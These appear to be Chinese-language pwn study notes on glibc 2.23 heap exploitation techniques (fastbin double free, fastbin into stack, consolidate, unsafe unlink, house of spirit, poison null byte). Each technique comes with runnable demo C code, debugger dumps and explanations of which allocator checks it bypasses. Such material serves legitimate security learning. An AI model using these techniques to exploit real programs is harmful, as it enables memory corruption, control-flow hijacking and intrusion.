
编译指令:
gcc fastbin_dup.c -o a.out \ -Wl,--rpath=/home/pwn/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64 \ -Wl,--dynamic-linker=/home/pwn/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/ld-2.23.sofastbin_dup
利用 fastbins 的 double-free 攻击,可以泄漏出一块已经被分配的内存指针
fastbins 可以看成一个 LIFO 的栈,使用单链表实现,通过 fastbin->fd 来遍历 fastbins
char *a = malloc(9); char *b = malloc(9); char *c = malloc(9);
fprintf(stderr, "Freeing the first one %p.\n", a); free(a); fprintf(stderr, "Then freeing another one %p.\n", b); free(b); fprintf(stderr, "Freeing the first one %p again.\n", a); free(a);
char *d = malloc(9); char *e = malloc(9); char *f = malloc(9);libc-2.23 中对 double-free 的检查过程如下:
/* Check that the top of the bin is not the record we are going to add (i.e., double free). */ if (__builtin_expect (old == p, 0)) { errstr = "double free or corruption (fasttop)"; goto errout; }它在检查 fast bin 的 double-free 时只是检查了第一个块。所以其实是存在缺陷的。
我们double free之后,fastbins中会出现
Fastbins[idx=0, size=0x10] ← Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE) ← Chunk(addr=0x602030, size=0x20, flags=PREV_INUSE) ← Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE) → [loop detected]此时 chunk a 和 chunk b 似乎形成了一个环,
此后的malloc会从这个环中不断地取用,而chunk a,chunk b始终是free状态
pwndbg> heapFree chunk (fastbins) | PREV_INUSEAddr: 0x602000Size: 0x20 (with flag bits: 0x21)fd: 0x602020
Free chunk (fastbins) | PREV_INUSEAddr: 0x602020Size: 0x20 (with flag bits: 0x21)fd: 0x602000
Allocated chunk | PREV_INUSEAddr: 0x602040Size: 0x20 (with flag bits: 0x21)
Top chunk | PREV_INUSEAddr: 0x602060Size: 0x20fa0 (with flag bits: 0x20fa1)所以对于 fastbins,可以通过 double-free 泄漏出一个堆块的指针。
fastbin_dup_into_stack(double free)
double free的利用:
-
malloc的检查:检查块的大小
/* offset 2 to use otherwise unindexable first 2 bins */#define fastbin_index(sz) \((((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ())){idx = fastbin_index (nb);[...]if (victim != 0){if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0)){errstr = "malloc(): memory corruption (fast)";[...]}[...]}}glibc 在执行分配操作时,若块的大小符合 fast bin,则会在对应的 bin 中寻找合适的块,此时 glibc 将根据候选块的 size 字段计算出 fastbin 索引,然后与对应 bin 在 fastbin 中的索引进行比较,如果二者不匹配,则说明块的 size 字段遭到破坏。所以需要 fake chunk 的 size 字段被设置为正确的值。
#include <stdio.h>#include <stdlib.h>#include <string.h>
int main() { unsigned long long stack_var = 0x21; fprintf(stderr, "Allocating 3 buffers.\n"); char *a = malloc(9); char *b = malloc(9); char *c = malloc(9); strcpy(a, "AAAAAAAA"); strcpy(b, "BBBBBBBB"); strcpy(c, "CCCCCCCC"); fprintf(stderr, "1st malloc(9) %p points to %s\n", a, a); fprintf(stderr, "2nd malloc(9) %p points to %s\n", b, b); fprintf(stderr, "3rd malloc(9) %p points to %s\n", c, c);
fprintf(stderr, "Freeing the first one %p.\n", a); free(a); fprintf(stderr, "Then freeing another one %p.\n", b); free(b); fprintf(stderr, "Freeing the first one %p again.\n", a); free(a);
fprintf(stderr, "Allocating 4 buffers.\n"); unsigned long long *d = malloc(9); *d = (unsigned long long) (((char*)&stack_var) - sizeof(d)); fprintf(stderr, "4nd malloc(9) %p points to %p\n", d, &d); char *e = malloc(9); strcpy(e, "EEEEEEEE"); fprintf(stderr, "5nd malloc(9) %p points to %s\n", e, e); char *f = malloc(9); strcpy(f, "FFFFFFFF"); fprintf(stderr, "6rd malloc(9) %p points to %s\n", f, f); char *g = malloc(9); strcpy(g, "GGGGGGGG"); fprintf(stderr, "7th malloc(9) %p points to %s\n", g, g);}$ gcc -g fastbin_dup_into_stack.c$ ./a.outAllocating 3 buffers.1st malloc(9) 0xcf2010 points to AAAAAAAA2nd malloc(9) 0xcf2030 points to BBBBBBBB3rd malloc(9) 0xcf2050 points to CCCCCCCCFreeing the first one 0xcf2010.Then freeing another one 0xcf2030.Freeing the first one 0xcf2010 again.Allocating 4 buffers.4nd malloc(9) 0xcf2010 points to 0x7ffd1e0d48b05nd malloc(9) 0xcf2030 points to EEEEEEEE6rd malloc(9) 0xcf2010 points to FFFFFFFF7th malloc(9) 0x7ffd1e0d48b0 points to GGGGGGGG对于 fastbins,可以通过 double-free 覆盖 fastbins 的结构,来获得一个指向任意地址的指针。
在案例中便获得了*g --> 0x7ffd1e0d48b0
fastbin_dup_consolidate
在 large bin 的分配中 malloc_consolidate 机制绕过 fastbin 对 double free 的检查
#include <stdio.h>#include <stdint.h>#include <stdlib.h>#include <string.h>
int main() { void *p1 = malloc(0x10); void *p2 = malloc(0x10); strcpy(p1, "AAAAAAAA"); strcpy(p2, "BBBBBBBB"); fprintf(stderr, "Allocated two fastbins: p1=%p p2=%p\n", p1, p2);
fprintf(stderr, "Now free p1!\n"); free(p1);
void *p3 = malloc(0x400); fprintf(stderr, "Allocated large bin to trigger malloc_consolidate(): p3=%p\n", p3); fprintf(stderr, "In malloc_consolidate(), p1 is moved to the unsorted bin.\n");
free(p1); fprintf(stderr, "Trigger the double free vulnerability!\n"); fprintf(stderr, "We can pass the check in malloc() since p1 is not fast top.\n");
void *p4 = malloc(0x10); strcpy(p4, "CCCCCCC"); void *p5 = malloc(0x10); strcpy(p5, "DDDDDDDD"); fprintf(stderr, "Now p1 is in unsorted bin and fast bin. So we'will get it twice: %p %p\n", p4, p5);}$ gcc -g fastbin_dup_consolidate.c$ ./a.outAllocated two fastbins: p1=0x17c4010 p2=0x17c4030Now free p1!Allocated large bin to trigger malloc_consolidate(): p3=0x17c4050In malloc_consolidate(), p1 is moved to the unsorted bin.Trigger the double free vulnerability!We can pass the check in malloc() since p1 is not fast top.Now p1 is in unsorted bin and fast bin. So we'will get it twice: 0x17c4010 0x17c4010-
首先分配两个 fast chunk:
gef➤ x/15gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk p10x602010: 0x4141414141414141 0x00000000000000000x602020: 0x0000000000000000 0x0000000000000021 <-- chunk p20x602030: 0x4242424242424242 0x00000000000000000x602040: 0x0000000000000000 0x0000000000020fc1 <-- top chunk0x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000 -
释放掉 p1,则空闲 chunk 加入到 fastbins 中:
gef➤ x/15gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk p1 [be freed]0x602010: 0x0000000000000000 0x00000000000000000x602020: 0x0000000000000000 0x0000000000000021 <-- chunk p20x602030: 0x4242424242424242 0x00000000000000000x602040: 0x0000000000000000 0x0000000000020fc1 <-- top chunk0x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000gef➤ heap bins fast[ Fastbins for arena 0x7ffff7dd1b20 ]Fastbins[idx=0, size=0x10] ← Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)此时如果我们再次释放 p1,必然触发 double free 异常,然而,如果此时分配一个 large chunk,效果如下:
gef➤ x/15gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk p1 [be freed]0x602010: 0x00007ffff7dd1b88 0x00007ffff7dd1b88 <-- fd, bk pointer0x602020: 0x0000000000000020 0x0000000000000020 <-- chunk p20x602030: 0x4242424242424242 0x00000000000000000x602040: 0x0000000000000000 0x0000000000000411 <-- chunk p30x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000gef➤ heap bins fast[ Fastbins for arena 0x7ffff7dd1b20 ]Fastbins[idx=0, size=0x10] 0x00gef➤ heap bins small[ Small Bins for arena 'main_arena' ][+] small_bins[1]: fw=0x602000, bk=0x602000→ Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)[+] Found 1 chunks in 1 small non-empty bins.可以看到 fastbins 中的 chunk 已经不见了,反而出现在了 small bins 中,并且 chunk p2 的 prev_size 和 size 字段都被修改。
-
由于此时 p1 已经不在 fastbins 的顶部,可以再次释放 p1:
gef➤ x/15gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk p1 [double freed]0x602010: 0x0000000000000000 0x00007ffff7dd1b880x602020: 0x0000000000000020 0x0000000000000020 <-- chunk p20x602030: 0x4242424242424242 0x00000000000000000x602040: 0x0000000000000000 0x0000000000000411 <-- chunk p30x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000gef➤ heap bins fast[ Fastbins for arena 0x7ffff7dd1b20 ]Fastbins[idx=0, size=0x10] ← Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)gef➤ heap bins small[ Small Bins for arena 'main_arena' ][+] small_bins[1]: fw=0x602000, bk=0x602000→ Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)[+] Found 1 chunks in 1 small non-empty bins. -
p1 被再次放入 fastbins,于是 p1 同时存在于 fabins 和 small bins 中。
第一次 malloc,chunk 将从 fastbins 中取出:
gef➤ x/15gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk p1 [be freed], chunk p40x602010: 0x0043434343434343 0x00007ffff7dd1b880x602020: 0x0000000000000020 0x0000000000000020 <-- chunk p20x602030: 0x4242424242424242 0x00000000000000000x602040: 0x0000000000000000 0x0000000000000411 <-- chunk p30x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000gef➤ heap bins fast[ Fastbins for arena 0x7ffff7dd1b20 ]Fastbins[idx=0, size=0x10] 0x00gef➤ heap bins small[ Small Bins for arena 'main_arena' ][+] small_bins[1]: fw=0x602000, bk=0x602000→ Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)[+] Found 1 chunks in 1 small non-empty bins. -
第二次 malloc,chunk 从 small bins 中取出:
gef➤ x/15gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk p4, chunk p50x602010: 0x4444444444444444 0x00007ffff7dd1b000x602020: 0x0000000000000020 0x0000000000000021 <-- chunk p20x602030: 0x4242424242424242 0x00000000000000000x602040: 0x0000000000000000 0x0000000000000411 <-- chunk p30x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000 -
最后得到的是chunk p4 和 p5 在同一位置,造成堆块的重叠
-
原理:
large chunk 的分配过程:
/*If this is a large request, consolidate fastbins before continuing.While it might look excessive to kill all fastbins beforeeven seeing if there is space available, this avoidsfragmentation problems normally associated with fastbins.Also, in practice, programs tend to have runs of either small orlarge requests, but less often mixtures, so consolidation is notinvoked all that often in most programs. And the programs thatit is called frequently in otherwise tend to fragment.*/else{idx = largebin_index (nb);if (have_fastchunks (av))malloc_consolidate (av);}当分配 large chunk 时,首先根据 chunk 的大小获得对应的 large bin 的 index,接着判断当前分配区的 fast bins 中是否包含 chunk,如果有,调用 malloc_consolidate() 函数合并 fast bins 中的 chunk,并将这些空闲 chunk 加入 unsorted bin 中。因为这里分配的是一个 large chunk,所以 unsorted bin 中的 chunk 按照大小被放回 small bins 或 large bins 中。
unsafe_unlink
利用 free 改写全局指针 chunk0_ptr 达到任意内存写的目的
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>
uint64_t *chunk0_ptr;
int main() { int malloc_size = 0x80; // not fastbins // fastbins中的堆块大小范围在0x20-0x80之间,而malloc(0x80)会申请大小为0x90的chunk,所以不会存入fastbins中 int header_size = 2;
chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0 uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1 fprintf(stderr, "The global chunk0_ptr is at %p, pointing to %p\n", &chunk0_ptr, chunk0_ptr); fprintf(stderr, "The victim chunk we are going to corrupt is at %p\n\n", chunk1_ptr);
// pass this check: (P->fd->bk != P || P->bk->fd != P) == False chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3); chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2); fprintf(stderr, "Fake chunk fd: %p\n", (void*) chunk0_ptr[2]); fprintf(stderr, "Fake chunk bk: %p\n\n", (void*) chunk0_ptr[3]); // pass this check: (chunksize(P) != prev_size (next_chunk(P)) == False // chunk0_ptr[1] = 0x0; // or 0x8, 0x80
uint64_t *chunk1_hdr = chunk1_ptr - header_size; chunk1_hdr[0] = malloc_size; chunk1_hdr[1] &= ~1;
// deal with tcache // int *a[10]; // int i; // for (i = 0; i < 7; i++) { // a[i] = malloc(0x80); // } // for (i = 0; i < 7; i++) { // free(a[i]); // } free(chunk1_ptr);
char victim_string[9]; strcpy(victim_string, "AAAAAAAA"); chunk0_ptr[3] = (uint64_t) victim_string; fprintf(stderr, "Original value: %s\n", victim_string);
chunk0_ptr[0] = 0x4242424242424242LL; fprintf(stderr, "New Value: %s\n", victim_string);}$ gcc -g unsafe_unlink.c$ ./a.outThe global chunk0_ptr is at 0x601070, pointing to 0x721010The victim chunk we are going to corrupt is at 0x7210a0
Fake chunk fd: 0x601058Fake chunk bk: 0x601060
Original value: AAAAAAAANew Value: BBBBBBBBunlink代码与检查如下:
/* Take a chunk off a bin list */#define unlink(AV, P, BK, FD) { \ FD = P->fd; \ BK = P->bk; \ if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \ malloc_printerr (check_action, "corrupted double-linked list", P, AV); \ else { \ FD->bk = BK; \ BK->fd = FD; \ if (!in_smallbin_range (P->size) \ && __builtin_expect (P->fd_nextsize != NULL, 0)) { \ if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0) \ || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0)) \ malloc_printerr (check_action, \ "corrupted double-linked list (not small)", \ P, AV); \ if (FD->fd_nextsize == NULL) { \ if (P->fd_nextsize == P) \ FD->fd_nextsize = FD->bk_nextsize = FD; \ else { \ FD->fd_nextsize = P->fd_nextsize; \ FD->bk_nextsize = P->bk_nextsize; \ P->fd_nextsize->bk_nextsize = FD; \ P->bk_nextsize->fd_nextsize = FD; \ } \ } else { \ P->fd_nextsize->bk_nextsize = P->bk_nextsize; \ P->bk_nextsize->fd_nextsize = P->fd_nextsize; \ } \ } \ } \}构造fake chunk
pwndbg> x/80gx 0x6030000x603000: 0x0000000000000000 0x0000000000000091 --> chunk00x603010: 0x0000000000000000 0x0000000000000000 --> fake chunk,P0x603020: 0x0000000000602060 0x0000000000602068 --> fd,bk0x603030: 0x0000000000000000 0x00000000000000000x603040: 0x0000000000000000 0x00000000000000000x603050: 0x0000000000000000 0x00000000000000000x603060: 0x0000000000000000 0x00000000000000000x603070: 0x0000000000000000 0x00000000000000000x603080: 0x0000000000000000 0x00000000000000000x603090: 0x0000000000000000 0x0000000000000091 -->chunk10x6030a0: 0x0000000000000000 0x00000000000000000x6030b0: 0x0000000000000000 0x00000000000000000x6030c0: 0x0000000000000000 0x00000000000000000x6030d0: 0x0000000000000000 0x00000000000000000x6030e0: 0x0000000000000000 0x00000000000000000x6030f0: 0x0000000000000000 0x00000000000000000x603100: 0x0000000000000000 0x00000000000000000x603110: 0x0000000000000000 0x0000000000000000pwndbg> x/20gx 0x00000000006020600x602060: 0x0000000000000000 0x00007ffff7bc5620 --> FD0x602070: 0x0000000000000000 0x0000000000603010 --> bk0x602080: 0x0000000000000000 0x00000000000000000x602090: 0x0000000000000000 0x00000000000000000x6020a0: 0x0000000000000000 0x00000000000000000x6020b0: 0x0000000000000000 0x00000000000000000x6020c0: 0x0000000000000000 0x00000000000000000x6020d0: 0x0000000000000000 0x00000000000000000x6020e0: 0x0000000000000000 0x00000000000000000x6020f0: 0x0000000000000000 0x0000000000000000pwndbg> x/20gx 0x00000000006020680x602068: 0x00007ffff7bc5620 0x0000000000000000 --> BK0x602078: 0x0000000000603010--> fd 0x00000000000000000x602088: 0x0000000000000000 0x00000000000000000x602098: 0x0000000000000000 0x00000000000000000x6020a8: 0x0000000000000000 0x00000000000000000x6020b8: 0x0000000000000000 0x00000000000000000x6020c8: 0x0000000000000000 0x00000000000000000x6020d8: 0x0000000000000000 0x00000000000000000x6020e8: 0x0000000000000000 0x00000000000000000x6020f8: 0x0000000000000000 0x0000000000000000可以看到,我们在 chunk0 里构造一个 fake chunk,用 P 表示,两个指针 fd 和 bk 可以构成两条链:P->fd->bk == P,P->bk->fd == P,可以绕过检查
(P->fd->bk != P || P->bk->fd != P) == False P->fd = FD = 0x602060 FD->bk = *0x602078 = 0x603010 = P
P->bk = BK = 0x602068 BK->fd = *0x602078 = 0x603010 =P另外利用 chunk0 的溢出漏洞,通过修改 chunk 1 的 prev_size 为 fake chunk 的大小,修改 PREV_INUSE 标志位为 0,将 fake chunk 伪造成一个 free chunk。
接下来就是释放掉 chunk1,这会触发 fake chunk 的 unlink 并覆盖 chunk0_ptr 的值。unlink 操作是这样进行的:
FD = P->fd;BK = P->bk;
FD->bk = BK *0x602078 = 0x602068BK->fd = FD *0x602078 = 0x602060
最后造成的结果便是*0x602078 = 0x602060原本指向堆上 fake chunk 的指针 P 指向了自身地址减 24 的位置,这就意味着如果程序功能允许堆 P 进行写入,就能改写 P 指针自身的地址,从而造成任意内存写入。若允许堆 P 进行读取,则会造成信息泄漏。
在这个例子中,由于 P->fd->bk 和 P->bk->fd 都指向 P,所以最后的结果为:
chunk0_ptr = P = P->fd
pwndbg> x/20gx 0x00000000006020600x602060: 0x0000000000000000 0x00007ffff7bc56200x602070: 0x0000000000000000 0x00000000006020600x602080: 0x0000000000000000 0x00000000000000000x602090: 0x0000000000000000 0x00000000000000000x6020a0: 0x0000000000000000 0x00000000000000000x6020b0: 0x0000000000000000 0x00000000000000000x6020c0: 0x0000000000000000 0x00000000000000000x6020d0: 0x0000000000000000 0x00000000000000000x6020e0: 0x0000000000000000 0x00000000000000000x6020f0: 0x0000000000000000 0x0000000000000000pwndbg> p chunk0_ptr$6 = (uint64_t *) 0x602060pwndbg> p &chunk0_ptr$7 = (uint64_t **) 0x602078 <chunk0_ptr>
//此时,chunk0_ptr[3]=0x602060此时,我们可以通过写入chunk_ptr[3]来修改chunk_0ptr来进行任意地址写
prev_size检查
libc-2.25 在 unlink 的开头增加了对 chunk_size == next->prev->chunk_size 的检查,以对抗单字节溢出的问题。补丁如下:
/* Ptr to next physical malloc_chunk. */#define next_chunk(p) ((mchunkptr) (((char *) (p)) + chunksize (p)))/* Get size, ignoring use bits */#define chunksize(p) (chunksize_nomask (p) & ~(SIZE_BITS))/* Like chunksize, but do not mask SIZE_BITS. */#define chunksize_nomask(p) ((p)->mchunk_size)/* Size of the chunk below P. Only valid if prev_inuse (P). */#define prev_size(p) ((p)->mchunk_prev_size)/* Bits to mask off when extracting size */#define SIZE_BITS (PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)-
获取 P 的
size字段(去掉标志位) -
通过指针运算找到下一个块的地址:
P的地址 + P的大小(0x100) -
读取 Next Chunk 的
prev_size字段因为 P 是空闲的(正在被 unlink),根据 glibc 规则,Next Chunk 的
PREV_INUSE位必定是 0,且 Next Chunk 的prev_size字段必须存放 P 的大小 -
回顾一下伪造出来的堆:
gef➤ x/40gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000091 <-- chunk 00x602010: 0x0000000000000000 0x0000000000000000 <-- fake chunk P0x602020: 0x0000000000601058 0x0000000000601060 <-- fd, bk pointer0x602030: 0x0000000000000000 0x00000000000000000x602040: 0x0000000000000000 0x00000000000000000x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000 0x00000000000000000x602080: 0x0000000000000000 0x00000000000000000x602090: 0x0000000000000080 0x0000000000000090 <-- chunk 1 <-- prev_size0x6020a0: 0x0000000000000000 0x00000000000000000x6020b0: 0x0000000000000000 0x00000000000000000x6020c0: 0x0000000000000000 0x00000000000000000x6020d0: 0x0000000000000000 0x00000000000000000x6020e0: 0x0000000000000000 0x00000000000000000x6020f0: 0x0000000000000000 0x00000000000000000x602100: 0x0000000000000000 0x00000000000000000x602110: 0x0000000000000000 0x00000000000000000x602120: 0x0000000000000000 0x0000000000020ee1 <-- top chunk0x602130: 0x0000000000000000 0x0000000000000000这里有三种办法可以绕过该检查:
// 1. 什么都不做chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x0prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x0) == 0x0
// 2. 设置 chunk0_ptr[1] = 0x8chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x8prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x8) == 0x8
// 3. 设置 chunk0_ptr[1] = 0x80chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x80prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x80) == 0x80libc 2.26
新增了tcache机制,这是一种线程缓存机制,每个线程默认情况下有 64 个大小递增的 bins,每个 bin 是一个单链表,默认最多包含 7 个 chunk。其中缓存的 chunk 是不会被合并的,所以在释放 chunk 1 的时候,chunk0_ptr 仍然指向正确的堆地址,而不是之前的 chunk0_ptr = P = P->fd。为了解决这个问题,一种可能的办法是给填充进特定大小的 chunk 把 bin 占满,就像下面这样:
// deal with tcache int *a[10]; int i; for (i = 0; i < 7; i++) { a[i] = malloc(0x80); } for (i = 0; i < 7; i++) { free(a[i]); }house_of_spirit
house-of-spirit 是一种通过堆的 fast bin 机制来辅助栈溢出的方法
一般的栈溢出漏洞的利用都希望能够覆盖函数的返回地址以控制 EIP 来劫持控制流,但如果栈溢出的长度无法覆盖返回地址,同时却可以覆盖栈上的一个即将被 free 的堆指针,此时可以将这个指针改写为栈上的地址并在相应位置构造一个 fast bin 块的元数据,接着在 free 操作时,这个栈上的堆块被放到 fast bin 中,下一次 malloc 对应的大小时,由于 fast bin 的先进后出机制,这个栈上的堆块被返回给用户,再次写入时就可能造成返回地址的改写。所以利用的第一步不是去控制一个 chunk,而是控制传给 free 函数的指针,将其指向一个 fake chunk。所以 fake chunk 的伪造是关键。
#include <stdio.h>#include <stdlib.h>
int main() { malloc(1);
fprintf(stderr, "We will overwrite a pointer to point to a fake 'fastbin' region. This region contains two chunks.\n"); unsigned long long *a, *b; unsigned long long fake_chunks[10] __attribute__ ((aligned (16)));
fprintf(stderr, "The first one: %p\n", &fake_chunks[0]); fprintf(stderr, "The second one: %p\n", &fake_chunks[4]);
fake_chunks[1] = 0x20; // the size fake_chunks[5] = 0x1234; // nextsize
fake_chunks[2] = 0x4141414141414141LL; fake_chunks[6] = 0x4141414141414141LL;
fprintf(stderr, "Overwritting our pointer with the address of the fake region inside the fake first chunk, %p.\n", &fake_chunks[0]); a = &fake_chunks[2];
fprintf(stderr, "Freeing the overwritten pointer.\n"); free(a);
fprintf(stderr, "Now the next malloc will return the region of our fake chunk at %p, which will be %p!\n", &fake_chunks[0], &fake_chunks[2]); b = malloc(0x10); fprintf(stderr, "malloc(0x10): %p\n", b); b[0] = 0x4242424242424242LL;}$ gcc -g house_of_spirit.c$ ./a.outWe will overwrite a pointer to point to a fake 'fastbin' region. This region contains two chunks.The first one: 0x7ffc782dae00The second one: 0x7ffc782dae20Overwritting our pointer with the address of the fake region inside the fake first chunk, 0x7ffc782dae00.Freeing the overwritten pointer.Now the next malloc will return the region of our fake chunk at 0x7ffc782dae00, which will be 0x7ffc782dae10!malloc(0x10): 0x7ffc782dae10-
首先 malloc(1) 用于初始化内存环境,然后在 fake chunk 区域伪造出两个 chunk。另外正如上面所说的,需要一个传递给 free 函数的可以被修改的指针,无论是通过栈溢出还是其它什么方式:
gef➤ x/10gx &fake_chunks0x7fffffffdcb0: 0x0000000000000000 0x0000000000000020 <-- fake chunk 10x7fffffffdcc0: 0x4141414141414141 0x00000000000000000x7fffffffdcd0: 0x0000000000000001 0x0000000000001234 <-- fake chunk 20x7fffffffdce0: 0x4141414141414141 0x0000000000000000gef➤ x/gx &a0x7fffffffdca0: 0x0000000000000000 -
伪造 chunk 时需要绕过一些检查,首先是标志位,
PREV_INUSE位并不影响 free 的过程,但IS_MMAPPED位和NON_MAIN_ARENA位都要为零。其次,在 64 位系统中 fast chunk 的大小要在 0x20-0x80 字节之间
最后,是 next chunk 的大小,必须大于
2*SIZE_SZ(即大于16),小于av->system_mem(即小于0x21000),才能绕过对 next chunk 大小的检查。 -
然后修改指针 a 指向 (fake chunk 1 + 0x10) 的位置,然后将其传递给 free 函数,这时程序就会误以为这是一块真的 chunk,然后将其释放并加入到 fastbin 中。
gef➤ x/gx &a0x7fffffffdca0: 0x00007fffffffdcc0gef➤ x/10gx &fake_chunks0x7fffffffdcb0: 0x0000000000000000 0x0000000000000020 <-- fake chunk 1 [be freed]0x7fffffffdcc0: 0x0000000000000000 0x00000000000000000x7fffffffdcd0: 0x0000000000000001 0x0000000000001234 <-- fake chunk 20x7fffffffdce0: 0x4141414141414141 0x00000000000000000x7fffffffdcf0: 0x0000000000400820 0x00000000004005b0gef➤ heap bins fast[ Fastbins for arena 0x7ffff7dd1b20 ]Fastbins[idx=0, size=0x10] ← Chunk(addr=0x7fffffffdcc0, size=0x20, flags=) -
这时如果我们 malloc 一个对应大小的 fast chunk,程序将从 fastbins 中分配出这块被释放的 chunk。
gef➤ x/10gx &fake_chunks0x7fffffffdcb0: 0x0000000000000000 0x0000000000000020 <-- new chunk0x7fffffffdcc0: 0x4242424242424242 0x00000000000000000x7fffffffdcd0: 0x0000000000000001 0x0000000000001234 <-- fake chunk 20x7fffffffdce0: 0x4141414141414141 0x00000000000000000x7fffffffdcf0: 0x0000000000400820 0x00000000004005b0gef➤ x/gx &b0x7fffffffdca8: 0x00007fffffffdcc0
house-of-spirit 的主要目的是,当我们伪造的 fake chunk 内部存在不可控区域时,运用这一技术可以将这片区域变成可控的。上面为了方便观察,在 fake chunk 里填充一些字母,但在现实中这些位置很可能是不可控的,而 house-of-spirit 也正是以此为目的而出现的。
该技术的缺点也是需要对栈地址进行泄漏,否则无法正确覆盖需要释放的堆指针,且在构造数据时,需要满足对齐的要求等。
poison_null_byte
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>#include <malloc.h>
int main() { uint8_t *a, *b, *c, *b1, *b2, *d;
a = (uint8_t*) malloc(0x10); int real_a_size = malloc_usable_size(a); //real_a_size = chunksize(a) - 0x8 == 0x18 fprintf(stderr, "We allocate 0x10 bytes for 'a': %p\n", a); fprintf(stderr, "'real' size of 'a': %#x\n", real_a_size);
b = (uint8_t*) malloc(0x100); c = (uint8_t*) malloc(0x80); //非fastbins,可以合并 fprintf(stderr, "b: %p\n", b); fprintf(stderr, "c: %p\n", c);
uint64_t* b_size_ptr = (uint64_t*)(b - 0x8); *(size_t*)(b+0xf0) = 0x100; fprintf(stderr, "b.size: %#lx ((0x100 + 0x10) | prev_in_use)\n\n", *b_size_ptr);
// deal with tcache // int *k[10], i; // for (i = 0; i < 7; i++) { // k[i] = malloc(0x100); // } // for (i = 0; i < 7; i++) { // free(k[i]); // } free(b); uint64_t* c_prev_size_ptr = ((uint64_t*)c) - 2; fprintf(stderr, "After free(b), c.prev_size: %#lx\n", *c_prev_size_ptr);
a[real_a_size] = 0; // <--- THIS IS THE "EXPLOITED BUG" fprintf(stderr, "We overflow 'a' with a single null byte into the metadata of 'b'\n"); fprintf(stderr, "b.size: %#lx\n\n", *b_size_ptr);
fprintf(stderr, "Pass the check: chunksize(P) == %#lx == %#lx == prev_size (next_chunk(P))\n", *((size_t*)(b-0x8)), *(size_t*)(b-0x10 + *((size_t*)(b-0x8)))); b1 = malloc(0x80); memset(b1, 'A', 0x80); fprintf(stderr, "We malloc 'b1': %p\n", b1); fprintf(stderr, "c.prev_size: %#lx\n", *c_prev_size_ptr); fprintf(stderr, "fake c.prev_size: %#lx\n\n", *(((uint64_t*)c)-4));
b2 = malloc(0x40); memset(b2, 'A', 0x40); fprintf(stderr, "We malloc 'b2', our 'victim' chunk: %p\n", b2);
// deal with tcache // for (i = 0; i < 7; i++) { // k[i] = malloc(0x80); // } // for (i = 0; i < 7; i++) { // free(k[i]); // } free(b1); free(c); fprintf(stderr, "Now we free 'b1' and 'c', this will consolidate the chunks 'b1' and 'c' (forgetting about 'b2').\n");
d = malloc(0x110); fprintf(stderr, "Finally, we allocate 'd', overlapping 'b2': %p\n\n", d);
fprintf(stderr, "b2 content:%s\n", b2); memset(d, 'B', 0xb0); fprintf(stderr, "New b2 content:%s\n", b2);}$ gcc -g poison_null_byte.c$ ./a.outWe allocate 0x10 bytes for 'a': 0xabb010'real' size of 'a': 0x18b: 0xabb030c: 0xabb140b.size: 0x111 ((0x100 + 0x10) | prev_in_use)
After free(b), c.prev_size: 0x110We overflow 'a' with a single null byte into the metadata of 'b'b.size: 0x100
Pass the check: chunksize(P) == 0x100 == 0x100 == prev_size (next_chunk(P))We malloc 'b1': 0xabb030c.prev_size: 0x110fake c.prev_size: 0x70
We malloc 'b2', our 'victim' chunk: 0xabb0c0Now we free 'b1' and 'c', this will consolidate the chunks 'b1' and 'c' (forgetting about 'b2').Finally, we allocate 'd', overlapping 'b2': 0xabb030
b2 content:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAANew b2 content:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA通过溢出下一个 chunk 的 size 字段,攻击者能够在堆中创造出重叠的内存块,从而达到改写其他数据的目的
